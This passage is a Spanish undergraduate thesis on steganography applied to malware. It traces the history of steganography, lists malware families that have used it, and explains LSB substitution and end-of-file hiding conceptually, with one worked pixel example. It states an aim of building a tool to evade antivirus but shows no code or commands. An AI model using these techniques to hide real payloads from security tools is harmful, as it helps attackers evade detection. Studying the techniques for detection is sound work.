Esteganografía aplicada a malware

Miguel Aranda

Seguridad Informática

Nombre Tutor/a de TF
Gerard Farràs Ballabriga
Profesor/a responsable de la asignatura
Andreu Pere Isern Deyà

Fecha Entrega
01/2024

Universitat Oberta
de Catalunya

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Esteganografía aplicada a malware*
Nombre del autor:	*Miguel ArandaBeltrán*
Nombre del consultor/a:	*Gerard Farràs Ballabriga*
Nombre del PRA:	*Andreu Pere Isern Deyà*
Fecha de entrega (mm/aaaa):	*01/2024*
Titulación o programa:	Grado en Ingeniería Informática
Área del Trabajo Final:	*Seguridad Informática*
Idioma del trabajo:	*Castellano*
Palabras clave	*Esteganografía, malware, ciberseguridad*

Resumen del Trabajo

Para el desarrollo del presente proyecto, se propone llevar a cabo una investigación sobre las diferentes técnicas esteganográficas más comunes y su aplicación sobre el malware. Además esta teoría será puesta en práctica frente a varios mecanismos de detección con el objetivo de probar su eficacia.

El objetivo principal es investigar cómo la convergencia entre esteganografía y malware puede comprometer la seguridad informática de un sistema y desarrollar estrategias de detección efectivas para contrarrestar este tipo de amenazas. Se explorarán diversas técnicas de esteganografía aplicadas al malware, se procederá a la creación de un prototipo de estegomalware para demostrar su operatividad y se evaluarán métodos de detección pertinentes.

La aspiración de este proyecto es profundizar en esta ciencia y habilitar investigaciones posteriores destinadas a mejorar la seguridad en el entorno digital.

Abstract

For the development of this project, it is proposed to carry out research on the different most common steganographic techniques and their application on malware. Furthermore, this theory will be put into practice against various detection mechanisms in order to test its effectiveness.

The main objective is to investigate how the convergence between steganography and malware can compromise the computer security of a system and develop effective detection strategies to counteract this type of threats. Various steganography techniques applied to malware will be explored, a stegomalware prototype will be created to demonstrate its operability, and relevant detection methods will be evaluated.

The aspiration of this project is to delve deeper into this science and enable subsequent research aimed at improving security in the digital environment.

Índice

Lista de figuras

1. Introducción

En el presente proyecto se pretende profundizar en los conceptos fundamentales de esteganografía y en sus utilidades aplicadas en código malicioso.
Su práctica ha evolucionado considerablemente con el paso de los siglos. Desde los mensajes secretos ocultos en obras de arte clásicas hasta los datos codificados escondidos en archivos digitales, la esteganografía ha jugado un importante papel en la historia de la comunicación secreta.

Aplicado al mundo de la seguridad informática, la esteganografía ha encontrado un nuevo terreno en el que florecer: el estegomalware. Con el creciente volumen de datos que se comparten y almacenan en línea, el estegomalware representa un desafío único y complejo para los profesionales de la seguridad, pues emplea la práctica de ocultar mensajes como una herramienta moderna para la ejecución de ataques sofisticados.

El propósito de este proyecto es explorar el mundo del estegomalware, analizando desde sus raíces históricas hasta su implementación en el escenario actual de amenazas informáticas. Abordaremos cómo los grupos delincuentes utilizan estas técnicas no solo para evadir la detección por parte de software antivirus y firewalls, sino también cómo las organizaciones pueden reforzar sus defensas contra tales amenazas.
A través de un estudio detallado de los métodos de detección, prevención y respuesta, este trabajo pretende proporcionar una comprensión integral de la esteganografía aplicada al malware y su impacto en la seguridad de la información.

1.1. Contexto y justificación del Trabajo

La esteganografía es una ciencia destinada a la ocultación de comunicaciones y de información con utilidades en entornos clásicos, diplomáticos, militares y servicios de inteligencia. El estegomalware es la aplicación de estas técnicas en la ocultación de malware con la intención de evitar la detección por parte de las medidas durante las fases iniciales de una infección.

Según el framework MITRE[1] [2], los dos vectores de ataque más probables para comprometer la seguridad de una organización ocurren a través de phishing o documentos ofimáticos. Por este motivo, al implantar un marco de seguridad y respuesta ante incidentes, se dedica gran esfuerzo durante las etapas de detección de una amenza.

[1] https://attack.mitre.org/techniques/T1027/
[2] https://attack.mitre.org/techniques/T1048/

Estas medidas de protección consisten en la implantación y mantenimiento de antivirus, EDR y sistemas de seguridad perimetral, que basan su funcionamiento en la identificación de firmas de ficheros y procesos o de comportamientos.

Sin embargo, el malware evoluciona volviéndose más sofisticado y sigiloso. La ocultación de este comportamiento resulta de gran utilidad a la hora de evadir estas protecciones y es por eso que esta propuesta se fundamenta en la necesidad de mejorar la seguridad de una organización.

Para poner en contexto el trabajo a realizar, en base a estudios previos realizados sobre el área, contamos con el siguiente material bibliográfico. Consta de varios estudios realizados por investigadores especializados en criptografía y seguridad ofensiva.

- (Jordi Serra y Daniel Lerch, 2014) *Esteganografía y Estegoanálisis*
- (Ajin Abraham, 2015) *Bypassing Content Security Policy with a JS/GIF Polyglot*
- (Mauro Gentile, 2015) *PDF-based polyglots through SVG images*
- (Saumil Shah, 2015) *Stegosploit. Exploit Delivery via Steganography and Polyglots*
- (Alfonso Muñoz, 2016) *Privacidad y Ocultación de Información Digital. Esteganografía. Protegiendo y atacando redes informáticas*
- (Ionut Ilascu, 2019) *Malvertising Attack Sneaks JavaScript Payload in Polyglot Images*
- (Alfonso Muñoz y Bernardo Quintero, 2021) *Estegomalware - Evasión de antivirus y seguridad perimetral usando esteganografía*

Aún así, se trata de una disciplina viva para la que se continúa investigando y publicando nuevos artículos y *papers* académicos.

1.2. Objetivos del Trabajo

El principal objetivo de este proyecto es realizar un estudio de las diferentes técnicas esteganográficas y su aplicación en la ocultación de malware en archivos digitales.

Esto se pondrá en práctica con el desarrollo de una herramienta que permita evadir la detección por parte de antivirus y sistemas de seguridad perimetral. Para la implementación se hará uso del lenguaje Python, por su amplia selección de librerías útiles en este campo.

Con este desarrollo se pretende evaluar la utilidad de la ocultación de información durante los ejercicios de seguridad ofensiva, así como su impacto en la seguridad de las organizaciones. De esta forma se podrán explorar estrategias de detección efectivas que permitan su mitigación.

1.3. Impacto en sostenibilidad, ético-social y de diversidad

Este proyecto tiene un impacto positivo en el ámbito ético-social al abordar una cuestión crítica en ciberseguridad, contribuyendo a la preservación y estabilidad de entornos digitales. Al mejorar la detección y mitigación del estegomalware, se reducirán potenciales daños a sistemas y datos, promoviendo la sostenibilidad en términos de integridad y longevidad de la infraestructura digital.

Además, se asegurará la integridad y transparencia en la investigación, garantizando que los métodos y resultados sean rigurosos y fiables, lo que se alinea con los principios éticos fundamentales. Este compromiso ético garantiza la integridad de los hallazgos y su presentación precisa, reforzando la confianza en la comunidad científica y la sociedad en general

1.4. Enfoque y método seguido

La estrategia que se seguirá para el desarrollo del proyecto será la de desarrollar una nueva herramienta a partir de las técnicas esteganográficas conocidas. Para ello comenzaremos con una revisión bibliográfica seguido de un proceso de implementación, pruebas y evaluación. Todo esto siguiendo una planificación en cascada a partir de la cual iremos dando un desarrollo incremental al proyecto.

Este enfoque nos brinda la flexibilidad para adaptar la herramienta exactamente a las necesidades y requisitos del proyecto. El objetivo de la última etapa será llegar a construir una prueba práctica donde se pongan en prueba los conceptos en los que se profundice anteriormente.

1.5. Planificación del Trabajo

La elaboración del presente trabajo requiere de las siguientes tareas. Estas tareas se llevaran a cabo siguiendo la siguiente planificación temporal inicial, que cumplirá con los plazos marcados por la universidad. El tiempo de dedicación a cada hito puede verse modificado en función a las dificultades que se encuentren a medida que se profundiza en el desarrollo.


- Inicio y planificación. (Del 27 Set al 09 Oct)
  - Propuesta de proyecto (Del 27 Set al 09 Oct)

- Investigación bibliográfica. (Del 10 Oct al 07 Nov)
  - Llevar a cabo una revisión de literatura enfocada a esteganografía, malware y sistemas de detección de amenazas. (Del 10 Oct al 22 Oct)
  - Profundizar en los fundamentos teóricos de la esteganografía, explorando sus técnicas y principios de ocultación de información. (Del 23 Oct al 07 Nov)

- Implementación de una herramienta esteganográfica. (Del 08 Nov al 03 Dic)
    - Crear un prototipo de herramienta utilizando la información teórica y experimental obtenida. (Del 08 Nov al 22 Nov)
    - Someter la herramienta a pruebas, simulando escenarios realistas de infección y evaluando su capacidad para ocultar comportamiento malicioso. (Del 23 Nov al 27 Nov)
    - Analizar el resultado y su capacidad para evadir detecciones tradicionales de malware. (Del 28 Nov al 03 Dic)

- Desarrollo de la documentación. (Del 04 Dic al 09 Ene)

- Entrega y defensa. (Del 10 Ene al 26 Ene)
    - Realizar material en video para la defensa del proyecto (Del 10 Ene al 15 Ene)
    - Defensa asíncrona del TFG (Del 16 Ene al 26 Ene)


Septiembre
Octubre
Noviembre
Diciembre
Enero
Step 1:
Inicio y planificación
Propuesta de proyecto
(Del 27 Set al 09 Oct)
Step 2:
Investigación bibliográfica
Rev. Literaria
(Del 10 Oct al 22 Oct)
Inv. Técnicas
(Del 23 Oct al 07 Nov)
Step 3:
Implementación de una herramienta esteganográfica
Des. Herramienta
(Del 08 Nov al 22 Nov)
Pruebas
(Del 23 Nov al 27 Nov)
Eva. Pruebas
(Del 28 Nov al 03 Dic)
Step 4:
Desarrollo de la documentación
Des. Documentación
(Del 04 Dic al 09 Ene)
Step 5:
Entrega y defensa
Video
(Del 10 Ene al 15 Ene)
Defensa
(Del 16 Ene al 26 Ene)

1.6. Breve sumario de productos obtenidos

Este proyecto está formado, en primer lugar, por el presente documento. En él se profundiza sobre los conceptos fundamentales de esteganografía, distintas técnicas de uso y su aplicación en escenarios de *malware*.

Por otra parte, se incluye también una herramienta desarrollada en Python que permite llevar a cabo ejercicios de ocultación de ficheros en imágenes digitales. Con ella se realizarán pruebas técnicas para valorar la efectividad de la ocultación frente a mecanismos de detección.

El acceso al repositorio donde se encuentra el código desarrollado, el material empleado durante las pruebas y ejemplos expuestos en esta memoria se puede encontrar en **https://github.com/SlyWildchild/TFG/**

2. Materiales y métodos

En este capítulo, se describen los elementos utilizados en el desarrollo del proyecto y la metodología empleada. Se expondrán los materiales, herramientas y técnicas necesarios para alcanzar los objetivos establecidos.

El proyecto se llevará a cabo siguiendo una metodología de desarrollo en cascada, lo que permitirá un enfoque incremental y la adaptación continua a las necesidades y requisitos del proyecto a medida que avance. Esta metodología proporciona flexibilidad y una estructura sólida para el desarrollo del proyecto.

El proyecto comenzará con una revisión exhaustiva de la literatura existente en áreas clave, incluyendo esteganografía, malware y sistemas de detección de amenazas. Esta revisión proporcionará una base sólida para el desarrollo de la herramienta esteganográfica.
Posteriormente, profundizaremos en los fundamentos teóricos de la esteganografía y en cómo se ha estado empleando en escenarios de malware. Exploraremos las diversas técnicas y procedimientos habituales para la ocultación de información; así como mecanismos de análisis.

Utilizando los conocimientos adquiridos durante la investigación, crearemos un prototipo de la herramienta esteganográfica en Python. Esta herramienta permitirá ocultar información en imágenes digitales a partir de las técnicas analizadas.
Por último, se someterá a una serie de pruebas contra motores anti malware. Simularemos escenarios realistas de infección y evaluaremos su capacidad para ocultar comportamiento malicioso. Analizaremos los resultados obtenidos y evaluaremos su capacidad para evadir las detecciones tradicionales de malware.

3. Fundamentos y Evolución

3.1. Qué es la Esteganografía

La esteganografía[3] es una ciencia que permite ocultar una información dentro de otra, usándola como tapadera, con la intención de que la comunicación entre emisor y receptor permanezca oculta. De este modo, una comunicación esteganográfica consiste en el envío de secretos a través de un canal inseguro, al que llamamos estegomedio, que pasa inadvertida para observadores con acceso al canal

A diferencia de la criptografía tradicional, este mensaje no tiene por qué estar cifrado ya que se enfoca el esfuerzo en la protección a través del medio. El objetivo que se persigue es que no se detecte que está existiendo una comunicación, en lugar de hacerla ilegible para un tercero.




Ilustración 1: Proceso de esteganografía

El término esteganografía, compuesto por las palabras griegas "*Steganos*" (oculto) y "*Graphein*" (escribir) se puede traducir como escritura oculta. En general, se traduce del término inglés "*steganography*" que a su vez proviene del título del libro "Steganopraphia" escrito por el abad alemán Johannes Trithemius (1462-1516) en 1499.

[3] https://es.wikipedia.org/wiki/Esteganograf%C3%ADa


STEGANOGRAPHIA
ARS PER OC.
CVLTAM SCRIPTV
RAM ANIMI SVI VO-
LVNTATEM ABSENTIBVS
AVTHORE
PRÆFIXA EST HVIC OPERI SVA CLAVIS, SEV
DARMSTADII
ANNO M. D C. X X I.

Ilustración 2: Portada de Steganographia

Los orígenes de la esteganografía se pueden rastrear hasta la antigua Grecia, donde se utilizaban técnicas de ocultación de mensajes en la escritura. Uno de los métodos más antiguos conocidos es el uso de la tinta invisible, que solo se hacía visible bajo ciertas condiciones, como la aplicación de calor. El hitoriador Heródoto mencionó en sus escritos sobre cómo los esclavos tatuaban mensajes en sus cabezas afeitadas, que se volvían invisibles una vez que crecía el pelo.

En la antigua Roma, el autor romano Cicerón describió cómo un escriba utilizaba caracteres ocultos en una carta para transmitir un mensaje secreto a su destinatario. Los romanos también empleaban técnicas como la escritura microscópica y el uso de cera en tablillas de madera para ocultar información.

Con el paso de los años y la llegada de la imprenta en el Renacimiento, se desarrollaron nuevas técnicas esteganográficas. Los mensajes se podían ocultar dentro de las páginas impresas, utilizando letras mayúsculas adicionales o caracteres modificados. Durante este periodo se debe destacar la figura de Leonardo Da Vinci, que dejó en su obra Codex Atlanticus una colección de ideas para ocultar mensajes secretos dentro de textos de manera aparentemente inofensiva.

Durante la Segunda Guerra Mundial y posteriormente en la Guerra Fría, la esteganografía desempeñó un papel fundamental en el espionaje. Los agentes secretos utilizaron técnicas de ocultación de mensajes en imágenes y transmisiones de radio para comunicarse de manera encubierta. Los nazis, en particular, desarrollaron métodos sofisticados de esteganografía para transmitir información secreta.

Sin embargo, no es hasta 1983 que Gustavus J. Simmons plantea el “Problema del Prisionero”, donde establece la necesidad de comunicación entre dos prisioneros a través de un canal vigilado.

Su uso tradicional se ha basado en entorno militares, servicios de inteligencia, diplomacia y en varios movimientos de libertades civiles. A día de hoy se utiliza además en entornos industriales, para propósitos de robo de propiedad intelectual o movimientos de hacking y seguridad ofensiva.

3.2. Cómo el Malware se ha Adaptado

El uso de la esteganografía para la distribución de malware marca un avance significativo en las estrategias de los ciberdelincuentes, demostrando su capacidad para adaptarse y evolucionar frente a las técnicas de detección. La esteganografía se ha convertido en una herramienta sofisticada para los atacantes, permitiéndoles esconder código malicioso en archivos que a primera vista parecen inofensivos y presentando un desafío tanto para los usuarios finales como para profesionales.

Con las técnicas tradicionales, un ejecutable malicioso toma el nombre o forma de otro legítimo con el objetivo de pasar desapercibido frente a los usuarios. Sin embargo, al esconder este código malicioso en formatos de archivos comunes, el malware esteganográfico se vuelve mucho menos detectable. Los programas antivirus, que a menudo están configurados para escanear y detectar patrones conocidos de malware, pueden no estar preparados para analizar a profundidad los archivos no ejecutables en busca de anomalías ocultas. Esto no solo mejora la capacidad del malware para evadir la detección, sino que también disminuye la probabilidad de que los usuarios sospechen de estos archivos aparentemente legítimos.

Este enfoque ofrece varios beneficios para los atacantes. En primer lugar, aumenta significativamente las probabilidades de que el malware no solo se introduzca en un sistema, sino que también permanezca allí durante un período prolongado sin ser detectado. En segundo lugar, complica enormemente la labor de los equipos de seguridad informática, que ahora deben considerar archivos no ejecutables como posibles vectores de ataque.

Un aspecto particularmente interesante del uso de la esteganografía en el malware es su capacidad para facilitar comunicaciones encubiertas. Un atacante puede utilizar esta técnica para exfiltrar datos o recibir instrucciones desde un servidor Command&Control (C&C) de manera oculta. Esto complica la tarea de rastrear y mitigar el malware, ya que las comunicaciones maliciosas pueden pasar desapercibidas en medio del tráfico regular de la red.
En esta línea, el estomalware se ha empleado a menudo para la distribución payloads de manera furtiva. En este escenario, el estegomedio sirve como un transportador para el payload malicioso. Una vez que el archivo llega al sistema objetivo, un extractor específico activa el payload, iniciando así el ataque sin alertar a los sistemas de seguridad.

El aumento del uso de plataformas en línea y redes sociales también ha jugado un papel importante en la evolución del malware. Con millones de imágenes y videos compartidos diariamente, estos canales se han convertido en medios

ideales para la distribución de malware. Los atacantes pueden cargar imágenes a estas plataformas, alcanzando a un gran número de usuarios de manera rápida y eficiente. Frente a estas técnicas se deben considerar el tratamiento y manipulación que las plataformas realizan sobre los archivos de los usuarios: eliminación de cabeceras, compresión...

Finalmente, el estegomalware ha encontrado un lugar destacado en campañas de phishing y spear phishing. Estos ataques, que a menudo se dirigen a individuos o grupos específicos con correos electrónicos diseñados para parecer legítimos, pueden incluir archivos adjuntos o enlaces a imágenes que contienen malware oculto. Esta técnica aumenta la eficacia de los ataques de phishing, ya que los destinatarios son menos propensos a sospechar de un archivo de imagen o documento inofensivo.

3.3. Actualidad

Desde un punto de vista de los atacantes, la esteganografía se ha estado utilizando para dos propósitos fundamentales. El primero es ellos es una clásica evasión de medidas de seguridad perimetral como antivirus, cortafuegos, sistemas de detección…
El segundo es la ocultación de código malicioso. El objetivo en este caso es introducir este código en una organización, de manera que una vez se acceda a ella, se permita realizar elevaciones de privilegios.

Con las muestras obtenidas, anteriores a 2019, la estaganografía se ha utilizado para atacar sistemas principalmente en 3 escenarios. Algunos de estos ejemplos:

- Ocultar datos de configuración, código ejecutable: TDSS/Alureon (2011), Android.FakeRegSMS.B (2012), Janicab (2013), Zeus/ZBOT (2014), ZeusVM/Zberp (2014), Lurk Downloader (2014), Vbklip (2015), Darkcomet (2015), Cerber (2016), AdGholas/Stegano (2016), DNSChanger (2016), Sundown (2016), ZeroT (2017), StegBaus (2017), SyncCrypt (2017), SunOrcal (2017), VeryMal (2018), APT32/OceanLotus (2019), GrandCrab (2019), Powload (2019), Lokibot (2019), APT37/Reaper (2019), Ursnif/Gozi (2019), IcedID (2019), Daserf (2019), MyKings (2019), NanoCore (2020), Cutwail (2020), SixLittleMonkeys/Microcin (2020), MageCart (2020), Prolock/Pwndlocker (2020), DarkTrack RAT (2020), MontysThree/MT3 (2020), Purple Fox (2020), TinyPOS (2020), MuddyWater (2021), ObliqueRAT (2021), Fairfax (2021)...

- Ocultar la comunicación con el C&C: VinSelf (2010), ShadyRAT (2011), Morto (2012), Stegoloader/Gatak (2015), TeslaCrypt (2016), CryLocker (2016), TROJAN.MSIL.BERBOMTHUM.AA (2018, memes), Titanium (2019), APT15/Ke3chang (2019), APT29/Cozy Bear (2019, 2020), APT23/Tropic Trooper (2020), DeathStalker/Evilnum (2020)

- Ocultar datos robados: Duqu (2011), Vbklip (2015), Turla (2019), APT34/OilRig (2020), APT38/Lazarus Group (2021), APT40/Leviathan (2021)

El escenario en que se emplea este tipo de técnicas es el siguiente[4]:




Ilustración 3: Explotación mediante estegomalware

Un atacante que ha vulnerado una organización se conecta con un servidor externo. Allí se encuentra un fichero que contiene esteganografiada la información oculta que va a servir para completar el ataque. Ya que este tipo de archivos son aparentemente inofensivos, pueden alojarse en servidores que parezcan de confianza para la organización atacada; y por lo tanto, con un acceso permitido que no haría generar ninguna alerta. Una vez que se ha descargado el archivo se podrá extraer de él la pieza de malware que permita continuar con el ataque.

Principalmente, los atacantes están utilizando imágenes digitales, PNG y JPEG, como estegomedio. Las técnicas que se utilizan para la ocultación se basan en mecanismos sencillos y de fácil detección, como la ocultación a final de fichero o escrituras sobre bits menos significativos.

Aún así, estos ataques siguen siendo efectivos y de un uso muy extendido. Esto se debe a que las herramientas y soluciones actuales no son efectivas para la detección de estos archivos. Habitualmente, las detecciones se basan en el comportamiento y firmas de los ficheros, en lugar de realizar comprobaciones sobre su estructura.
La industria y las corporaciones entienden que, gracias a la implementación de medidas de seguridad en profundidad, existen varias fases en las que si se

[4] https://ics-cert.kaspersky.com/publications/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/

realiza una intrusión se detectará en alguna de sus etapas; en lugar de dedicar parte del esfuerzo al análisis esteganográfico.

4. Técnicas de Esteganografía en Stegomalware

4.1. Manipulación del Bit Menos Significativo (LSB)

Esta técnica de sustitución es a la vez la más clásica y de uso más común. Es capaz de ocultar una gran cantidad de información con un nivel de seguridad aceptable y un pequeño impacto sobre su estegomedio.

Su funcionamiento se basa en la descomposición de un archivo digital en unidades de tamaño mínimo. En el caso de una imagen digital, esta descomposición se hace a través de pixeles que representan colores. En función de la resolución de la imagen, estos pixeles se representan en bloques de 8 bits (octetos), siendo habitual el uso de codificaciones de 8, 16, 24 o 32 bits en cada pixel.

Cada uno de los octetos de un pixel se emplea para almacenar la codificación de un color y todos los octetos en conjunto representan el color real del pixel. Estos valores por octeto se encuentran entre el valor 0, más oscuro, y el 255, más luminoso.

De esta manera, un pixel de una imagen BMP con una resolución de 24 bits que almacene los valores RGB [11111111, 00000000, 11111111] dará como resultado un pixel de color morado.

La técnica LSB consiste en la sustitución del bit menos significativo (más a la derecha) en la codificación de un conjunto de pixeles por los bits del secreto. Permite ocultar grandes cantidades de información mediante implementaciones sencillas.

El conjunto de pixeles que modificar se calcula a partir de varias estrategias, que deben ser conocidas por el emisor y el receptor del mensaje.

4.1.1. LSB Secuencial

A partir de una posición inicial, se lleva a cabo la sustitución en los bits de manera secuencial. Este es el método más sencillo que permite almacenar una gran cantidad de información.

Supongamos los siguientes 3 pixeles, P1(255, 50, 128), P2(30, 150, 200) y P3(100, 220, 20), en los que queremos esconder el mensaje 011000011. Para cada uno de los bits del mensaje, comprobamos mediante una operación XOR el último bit del canal de color en cada pixel. En el caso de que esta

operación devuelva un valor 1 (los bits son diferentes) sustituimos en el pixel el valor del bit por el del mensaje a ocultar.

	RED	GREEN	BLUE
Pixel 1	11111111	00110010	10000000
Pixel 2	00011110	10010110	11001000
Pixel 3	01100100	11011100	00010100
	m = 011000011		
Pixel 1	1111111**0**	0011001**1**	1000000**1**
Pixel 2	0001111**0**	1001011**0**	1100100**0**
Pixel 3	0110010**0**	1101110**1**	0001010**1**

4.1.2. LSB Pseudoaleatoria

La elección de los pixeles no depende en este caso de una secuencia lineal, si no del resultado obtenido a partir de un generador de números. Añadiendo algo de complejidad se consigue mayor protección frente a detecciones, ya que dificulta que un atacante pueda predecir cuál será el orden.

4.1.3. Función de selección

Podemos considerar que todas las regiones de una imagen no son igualmente interesantes. Existen zonas en las que por el tipo de color utilizado, su saturación o su frecuencia aportan mayor robustez desde un punto de vista esteganográfico.

Mediante una función de selección podemos vivir la imagen en bloques y almacenar en cada uno una cantidad de información diferente.

4.2. Uso del final de la estructura de ficheros (EoF)

Se trata de una de las técnicas esteganográficas clásicas a través de archivos que permite ocultar información de manera casi ilimitada. Basándose en estructuras internas de ficheros conocidas, se pueden identificar que zonas quedan fuera de la estructura y utilizarlas para almacenar información.

En la mayoría de ocasiones, este cambio sobre el archivo es inocuo sin afectar al comportamiento y ejecución. Para su uso legítimo, los formatos de archivos realizan una lectura sobre la información de la estructura hasta llegar a la longitud definida y se detienen; por lo que el mensaje oculto no se detecta durante la ejecución.

Su seguridad es muy baja. Cualquier inspección directa sobre el fichero mostraría que en él se encuentra información ajena a la estructura estándar.

4.3. Formatos comprimidos

